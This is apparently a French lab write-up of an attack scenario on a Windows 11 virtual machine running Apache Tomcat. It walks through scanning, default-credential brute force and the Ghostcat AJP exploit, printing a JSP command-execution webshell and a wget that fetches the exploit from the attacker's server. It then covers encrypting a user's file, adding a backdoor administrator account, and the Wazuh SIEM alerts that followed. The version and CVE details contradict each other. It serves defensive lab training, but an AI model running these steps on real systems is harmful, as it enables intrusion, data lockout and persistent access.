MAC Address: 00:56:50:97:BE:30 (Unknown)
Nmap scan report for 192.168.30.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.10 seconds
```

Scénario 6 : Pivot Windows / Exploitation CVE sur Apache TomCat / Chiffrement d'une partie de la machine:

Pour ce scénario, on reste sur des attaques web. Cette fois-ci on va exploiter une CVE dans une version vulnérable d'un serveur web très connu à savoir Apache TomCat version 6.0

On installe Apache TomCat v6.0

On crée un règle windows defender pour mettre en place le scénario:


Règles de trafic entrant				Actions	
Nom	Groupe	Profil	Activée	Règles de trafic entrant	
 TOMCAT - EXPLOIT TEST CVE		Tout	Oui	 Nouvelle règle...	

On démarre le serveur Apache TomCat:


```
31-Jan-2026 20:18:38.179 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\docs] de l'application web
31-Jan-2026 20:18:38.688 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement de web application directory [C:\apache-tomcat-8.5.32\webapps\docs] has finished in [422]
ms
31-Jan-2026 20:18:38.699 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\examples] de l'application web
31-Jan-2026 20:18:39.528 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement de web application directory [C:\apache-tomcat-8.5.32\webapps\examples] has finished in [
903] ms
31-Jan-2026 20:18:39.529 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\host-manager] de l'application web
31-Jan-2026 20:18:39.584 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement de web application directory [C:\apache-tomcat-8.5.32\webapps\host-manager] has finished
in [54] ms
31-Jan-2026 20:18:39.588 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\manager] de l'application web
31-Jan-2026 20:18:39.638 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement de web application directory [C:\apache-tomcat-8.5.32\webapps\manager] has finished in [5
0] ms
31-Jan-2026 20:18:39.639 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\ROOT] de l'application web
31-Jan-2026 20:18:39.696 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement de web application directory [C:\apache-tomcat-8.5.32\webapps\ROOT] has finished in [56]
ms
31-Jan-2026 20:18:39.700 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-80"]
31-Jan-2026 20:18:39.721 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["ajp-nio-8009"]
31-Jan-2026 20:18:39.727 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1712 ms
```

Activer Windows
Accédez aux paramètres pour activer Windows.

Le serveur Apache TomCat fonctionne bien:



On le configure maintenant sur le port 80:



On est maintenant prêt pour exploiter la CVE-2020-25748

Lorsqu'on fait à nouveau un scan réseau cette fois sur l'host up, on observe bien la présence du port 80 ouvert avec apache TomCat dessus:

```
└─$ nmap -p- -sV 192.168.30.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-31 21:30 +0100
Nmap scan report for 192.168.30.3
Host is up (0.0011s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache Tomcat (language: fr)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
55610/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:56:50:97:BE:30 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

On commence par utiliser un scanner de vulnérabilité pour trouver différentes vulnérabilités sur notre apache TomCat. Nikto est disponible sur kali:

```
└─$ nikto -h http://192.168.30.3
- Nikto v2.5.0

+ Target IP:      192.168.30.3
+ Target Hostname: 192.168.30.3
+ Target Port:    80
+ Start Time:     2026-01-31 21:39:41 (GMT1)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html: Default Tomcat Manager / Host Manager interface found.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.
+ /manager/status: Default Tomcat Server Status interface found.
+ /host-manager/status: Default Tomcat Server Status interface found.
+ 8102 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:      2026-01-31 21:40:05 (GMT1) (24 seconds)

+ 1 host(s) tested
```

D'après le scan nikto on constate plusieurs choses:

- Pas de X-Frame-Options
- Pas de X-Content-Type-Options
- Les méthodes HTTP: PUT, DELETE sont autorisées
- présences des pages: /examples/servlets/index.html et /examples/jsp/snp/snoop.jsp qui sont vulnérables

On commence par curl depuis notre webshell la page d'apache TomCat:

```
$ curl http://192.168.30.3

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title>Apache Tomcat/8.5.32</title>
    <link href="favicon.ico" rel="icon" type="image/x-icon" />
    <link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
    <link href="tomcat.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div id="wrapper">
      <div id="navigation" class="curved container">
        <span id="nav-home"><a href="http://tomcat.apache.org/">Home</a></span>
        <span id="nav-hosts"><a href="/docs/">Documentation</a></span>
        <span id="nav-config"><a href="/docs/config/">Configuration</a></span>
        <span id="nav-examples"><a href="/examples/">Examples</a></span>
        <span id="nav-wiki"><a href="http://wiki.apache.org/tomcat/FrontPage">Wiki</a></span>
        <span id="nav-lists"><a href="http://tomcat.apache.org/lists.html">Mailing Lists</a></span>
        <span id="nav-help"><a href="http://tomcat.apache.org/findhelp.html">Find Help</a></span>
        <br class="separator" />
      </div>
      <div id="asf-box">
        <h1>Apache Tomcat/8.5.32</h1>
      </div>
      <div id="upper" class="curved container">
        <div id="congrats" class="curved container">
          <h2>If you're seeing this, you've successfully installed Tomcat. Congratulations!</h2>
        </div>
        <div id="notice">
          
          <div id="tasks">
            <h3>Recommended Reading:</h3>
            <h4><a href="/docs/security-howto.html">Security Considerations HOW-TO</a></h4>
            <h4><a href="/docs/manager-howto.html">Manager Application HOW-TO</a></h4>
            <h4><a href="/docs/cluster-howto.html">Clustering/Session Replication HOW-TO</a></h4>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

On sait que la version d'apache TomCat que nous avons là est vulnérable sur un des endpoints. Alors on utilise fuff pour faire de la discovery web:

```
kali@kali: /usr/share/seclists/Discovery/Web-Content/Web-Servers
Session Actions Edit View Help
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

examples [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
examples/%2e%2e/manager/html [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 15ms]
host-manager/html/* [Status: 401, Size: 2100, Words: 359, Lines: 56, Duration: 17ms]
examples/jsp/index.html [Status: 200, Size: 14696, Words: 913, Lines: 371, Duration: 12ms]
manager/html/ [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 12ms]
manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 12ms]
manager/html/* [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 14ms]
manager/jmxproxy [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 19ms]
manager/jmxproxy/* [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 17ms]
manager/status [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 9ms]
manager/status/* [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 7ms]
manager/text [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 3ms]
examples/jsp/snp/snoop.jsp [Status: 200, Size: 636, Words: 45, Lines: 42, Duration: 35ms]
manager/status.xsd [Status: 200, Size: 4458, Words: 749, Lines: 85, Duration: 55ms]
examples/jsp/source.jsp [Status: 500, Size: 3044, Words: 104, Lines: 20, Duration: 90ms]
RELEASE-NOTES.txt [Status: 200, Size: 6908, Words: 848, Lines: 173, Duration: 58ms]
examples/servlets/index.html [Status: 200, Size: 6596, Words: 666, Lines: 184, Duration: 108ms]
host-manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 110ms]
examples/../../manager/html [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 114ms]
manager/html [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 115ms]
:: Progress: [104/104] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

(kali@kali)-[/usr/share/seclists/Discovery/Web-Content/Web-Servers]
```

En faisant du brute force avec les credentials susceptibles d'être ceux par défaut on trouve les credentials suivants: tomcat:tomcat

Exploitation de la CVE : RCE pour avoir un accès distant à la machine:

Conditions:

- Apache TomCat version < 9.0.31 (on a la version 9.0.0)
- Port 8009 ouvert (ci dessous il est en écoute)

```
PS C:\Users\lade> netstat -ano | findstr 8009
TCP 0.0.0.0:8009 0.0.0.0:0 LISTENING 12880
PS C:\Users\lade>
```

- Connector au port 8009 connecté avec AJP

```
<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

- écriture du dossier /webapps:

```

PS C:\Users\lade> icacls "C:\apache-tomcat-9.0.0.M1\webapps"
C:\apache-tomcat-9.0.0.M1\webapps NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                                   BUILTIN\Administrators:(OI)(CI)(F)
                                   CLIENTWIN11\lade:(OI)(CI)(F)
                                   BUILTIN\Administrators:(I)(OI)(CI)(F)
                                   NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                   BUILTIN\Users:(I)(OI)(CI)(RX)
                                   NT AUTHORITY\Authenticated Users:(I)(M)
                                   NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(
M)

1 fichiers correctement traités ; échec du traitement de 0 fichiers
PS C:\Users\lade>

```

le protocole AJP :

- n'est pas chiffré,
- n'a pas d'authentification,
- accepte des requêtes internes

Sur notre machine attaquant, on télécharge le github:

Puis on ouvre un serveur python:

```

(kali@kali)-[/tmp/Ghostcat-CNVD-2020-10487]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.2 - - [31/Jan/2026 17:11:10] "GET /ajpShooter.py HTTP/1.1" 200 -

```

Ensuite, on transfert de notre machine attaquante vers la DVWA au travers du reverse shell:

```

cd /tmp
wget http://192.168.30.2:8000/ajpShooter.py
--2026-01-31 17:09:38-- http://192.168.30.2:8000/ajpShooter.py
Connecting to 192.168.30.2:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 13628 (13K) [text/x-python]
Saving to: 'ajpShooter.py'

 0K ..... 100% 56.4M=0s


2026-01-31 17:09:38 (56.4 MB/s) - 'ajpShooter.py' saved [13628/13628]

```

Notre payload est bien présente sur la DVWA:

```

if __name__ == "__main__":
    # parse command line arguments
    print('')

    print('')
    print('00theway,just for test')
    print('')

    parser = argparse.ArgumentParser()
    parser.add_argument('url', help='target site\'s context root url like http://www.example.com/demo/')
    parser.add_argument('ajp_port', default=8009, type=int, help='ajp port')
    parser.add_argument('target_file', help='target file to read or eval like /WEB-INF/web.xml,/image/evil.jpg')
    parser.add_argument('shooter', choices=['read', 'eval'], help='read or eval file')


    parser.add_argument('--ajp-ip', help='ajp server ip,default value will parse from from url')
    parser.add_argument('-H', '--header', help='add a header', action='append')
    parser.add_argument('-X', help='Sets the method (default: %(default)s).', default='GET',
                        choices=['GET', 'POST', 'HEAD', 'OPTIONS', 'PROPFIND'])
    parser.add_argument('-d', '--data', nargs=1, help='The data to POST')
    parser.add_argument('-o', '--out-file', help='write response to file')
    parser.add_argument('--debug', action='store_true', default=False)

    args = parser.parse_args()
    debug = args.debug
    ajpShooter(args).shoot()

```

On vient d'utiliser l'exploit Ghostcat pour réussir à lire un fichier stocker localement sur la machine cliente windows:


```
python3 /tmp/ajpShooter.py http://192.168.30.3:8080 8009 /WEB-INF/web.xml read
```



00theway, just for test

```
[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1262-1769774490867"
[<] Last-Modified: Fri, 30 Jan 2026 12:01:30 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1262
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

<!--

Licensed to the Apache Software Foundation (ASF) under one or more contributor license agreements. See the NOTICE file distributed with this work for additional information regarding copyright ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at

<http://www.apache.org/licenses/LICENSE-2.0>

Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

-->

```
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
```

```
  version="4.0"
  metadata-complete="true">
```

```
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>
```

```
</web-app>
```

Maintenant on crée le fichier shell.jsp qui va nous permettre de communiquer et donc de requêter des fichiers internes en interprétant des commandes windows

```
cat > /tmp/shell.jsp << 'EOF'
<%@ page import="java.io.*" %>
<%
    String cmd=request.getParameter("cmd");
    if (cmd != null) {
        Process p = Runtime.getRuntime().exec(cmd);
        BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String line;
        while ((line = br.readLine()) != null) {
            out.println(line + "<br>");
        }
    }
%>
EOF
ls
CVE-2024-1086
CVE-2024-1086.tar.gz
ajpShooter.py
bin
evil.sh
exploit
exploit_userspec.py
hax.c
libnss_X
shell.jsp
```

Cependant, write ne fonctionne pas et eval ne nous permet pas d'upload un webshell sur la machine

1

<https://www.exploit-db.com/exploits/42966>

```
Uploading Webshell .....
```

\$

clientwin11\lade

On teste différentes commandes pour comprendre les limites que nous avons dans cet environnement:

```
Envoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données?:
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
```

```
Statistiques Ping pour 127.0.0.1:
    Paquets?: envoy?s = 4, re?us = 4, perdus = 0 (perte 0%),
Dur?e approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

On arrive à lister tous les fichiers contenu dans le dossier de configuration et des binaires de tomcat :

```
Le volume dans le lecteur C s'appelle Windows 11
Le num?ro de s?rie du volume est A206-AB6A
```

```
R?pertoire de C:\apache-tomcat-8.5.21\bin
```

```
31/01/2026 22:01
```

```
31/01/2026 22:02
```

```
..
31/01/2026 22:01      347813 bootstrap.jar
31/01/2026 22:01      17703 catalina-tasks.xml
31/01/2026 22:01     147505 catalina.bat
31/01/2026 22:01     217793 catalina.sh
31/01/2026 22:01    2047944 commons-daemon-native.tar.gz
31/01/2026 22:01     247283 commons-daemon.jar
31/01/2026 22:01      27040 configtest.bat
31/01/2026 22:01      17922 configtest.sh
31/01/2026 22:01      87004 daemon.sh
31/01/2026 22:01      27091 digest.bat
31/01/2026 22:01      17965 digest.sh
31/01/2026 22:01      67463 service.bat
31/01/2026 22:01      37147 setclasspath.bat
31/01/2026 22:01      37306 setclasspath.sh
31/01/2026 22:01      27020 shutdown.bat
31/01/2026 22:01      17902 shutdown.sh
31/01/2026 22:01      27022 startup.bat
31/01/2026 22:01      17904 startup.sh
31/01/2026 22:01    271247800 tcnative-1.dll
31/01/2026 22:01     487216 tomcat-juli.jar
31/01/2026 22:01    4047159 tomcat-native.tar.gz
31/01/2026 22:01    1097696 tomcat8.exe
31/01/2026 22:01    1107208 tomcat8w.exe
31/01/2026 22:01      37621 tool-wrapper.bat
31/01/2026 22:01      47579 tool-wrapper.sh
31/01/2026 22:01      27026 version.bat
31/01/2026 22:01      17908 version.sh
      27 fichier(s)      371487040 octets
      2 R?p(s)    2785173647864 octets libres
```

On arrive à sortir du dossier de TomCat pour lister d'autres répertoires sur la machine:


```
Le volume dans le lecteur C s'appelle Windows 11
Le num?ro de s?rie du volume est A206-AB6A
```

```
R?pertoire de C:\Users\lade\Desktop
```

```
30/01/2026  09:40
```

```
30/01/2026  13:00
```

```
30/01/2026  11:12
```

```
BeingCyphered
16/12/2025  19:51      27362 Microsoft Edge.lnk
                  1 fichier(s)      27362 octets
                  3 R?p(s)    2785173567672 octets libres
```

On peut également lister le contenu des autres sessions comme celle de student:


```
Le volume dans le lecteur C s'appelle Windows 11
Le num?ro de s?rie du volume est A206-AB6A
```

```
R?pertoire de C:\Users\student\Desktop
```

```
31/01/2026  23:54
```


```
31/01/2026  23:51
```

```
31/01/2026  23:50      27362 Microsoft Edge.lnk
31/01/2026  23:53      27 Very-important.txt
                  2 fichier(s)      27389 octets
                  2 R?p(s)    2703870347432 octets libres
```

Depuis notre webShell, on peut chiffrer les données se trouvant sur cette session avec la commande cypher /E "C:\Users\student\Desktop\Very-important.txt


```
Chiffrement des fichiers dans C:\Users\student\Desktop\
Very-important.txt [OK]
1 fichier(s) [ou r?pertoire(s)] dans 1 r?pertoire(s) ont ?t? chiffr?s.
La conversion de fichiers de texte en clair ? texte chiffr? peut laisser des
fichiers en texte en clair sur les volumes de disque. Il est recommand?
d'utiliser la commande CIPHER /W:directory pour nettoyer le disque apr?s la
fin de la conversion.
```

Lorsque l'utilisateur se connecte sur sa session, il ne peut maintenant plus accéder à ces données:



Comme nous le voyons, le petit logo sur le fichier texte signifie qu'il a été chiffré

On a également pu ajouter des moyens de persistance, comme un utilisateur hacker dont nous possédons le mot de passe, qui nous permettra de nous connecter à nos souhaits.

```
comptes d'utilisateurs de \\CLIENTWIN11
```

```
-----
Administrator      DefaultAccount      Guest
hacker              hacker_stage        lade
WDAGUtilityAccount
La commande s'est termin?e correctement.
```

On également pu élever ces privilèges aux droits administrateurs

Run

```
Nom alias      Administrators
Commentaire    Administrators have complete and unrestricted access to the computer/domain
```

Membres

```
-----
Administrator
hacker
hacker_stage
lade
La commande s'est termin?e correctement.
```

Détection SOC:

Sur notre SIEM Wazuh, les logs remontent. On peut voir ci-dessous la détection de la création d'un utilisateur sur la machine Client Windows 11 depuis l'utilisateur LADE

Table	JSON
@timestamp	Jan 31, 2026 @ 23:30:55.655
_index	wazuh-alerts-4.x-2026.01.31
agent.id	003
agent.ip	192.168.30.3
agent.name	ClientWin11
data.win.eventdata.accountExpires	%1794
data.win.eventdata.displayName	%1793
data.win.eventdata.homeDirectory	%1793
data.win.eventdata.homePath	%1793
data.win.eventdata.logonHours	%1797
data.win.eventdata.newUacValue	0x15
data.win.eventdata.oldUacValue	0x0
data.win.eventdata.passwordLastSet	%1794
data.win.eventdata.primaryGroupId	513
data.win.eventdata.profilePath	%1793
data.win.eventdata.samAccountName	hacker
data.win.eventdata.scriptPath	%1793
data.win.eventdata.subjectDomainName	CLIENTWIN11
data.win.eventdata.subjectLogonId	0x1613bd
data.win.eventdata.subjectUserName	lade
data.win.eventdata.subjectUserSid	S-1-5-21-1258368205-1909699199-3060738611-1000
data.win.eventdata.targetDomainName	CLIENTWIN11
data.win.eventdata.targetSid	S-1-5-21-1258368205-1909699199-3060738611-1002
data.win.eventdata.targetUserName	hacker
data.win.eventdata.userAccountControl	%2080 %2082 %2084
data.win.eventdata.userParameters	%1793
data.win.eventdata.userWorkstations	%1793
data.win.system.channel	Security
data.win.system.computer	ClientWin11
data.win.system.eventID	4720
data.win.system.eventRecordID	117399
data.win.system.keywords	0x8020000000000000
data.win.system.level	0
data.win.system.message	> "A user account was created. Subject: Security ID: S-1-5-21-1258368205-1909699199-3060738611-1000 Account Name: lade Account Domain: CLIENTWIN11 Logon ID: 0x1613BD
data.win.system.opcode	0
data.win.system.processID	816

Ici on nous informe que le compte a effectué des manipulations sur la machine windows:

Activate Windows
Go to Settings to activate Windows.

data.win.system.message		"A member was added to a security-enabled local group.	
		Subject:	
		Security ID:	S-1-5-21-1258368285-1909699199-3060738611-1000
		Account Name:	lade
		Account Domain:	CLIENTWIN11
		Source IP:	192.168.1.100
data.win.system.opcode	0		
data.win.system.processID	816		
data.win.system.providerGuid	{54849625-5478-4994-a5ba-3e3b0328c30d}		
data.win.system.providerName	Microsoft-Windows-Security-Auditing		
data.win.system.severityValue	AUDIT_SUCCESS		
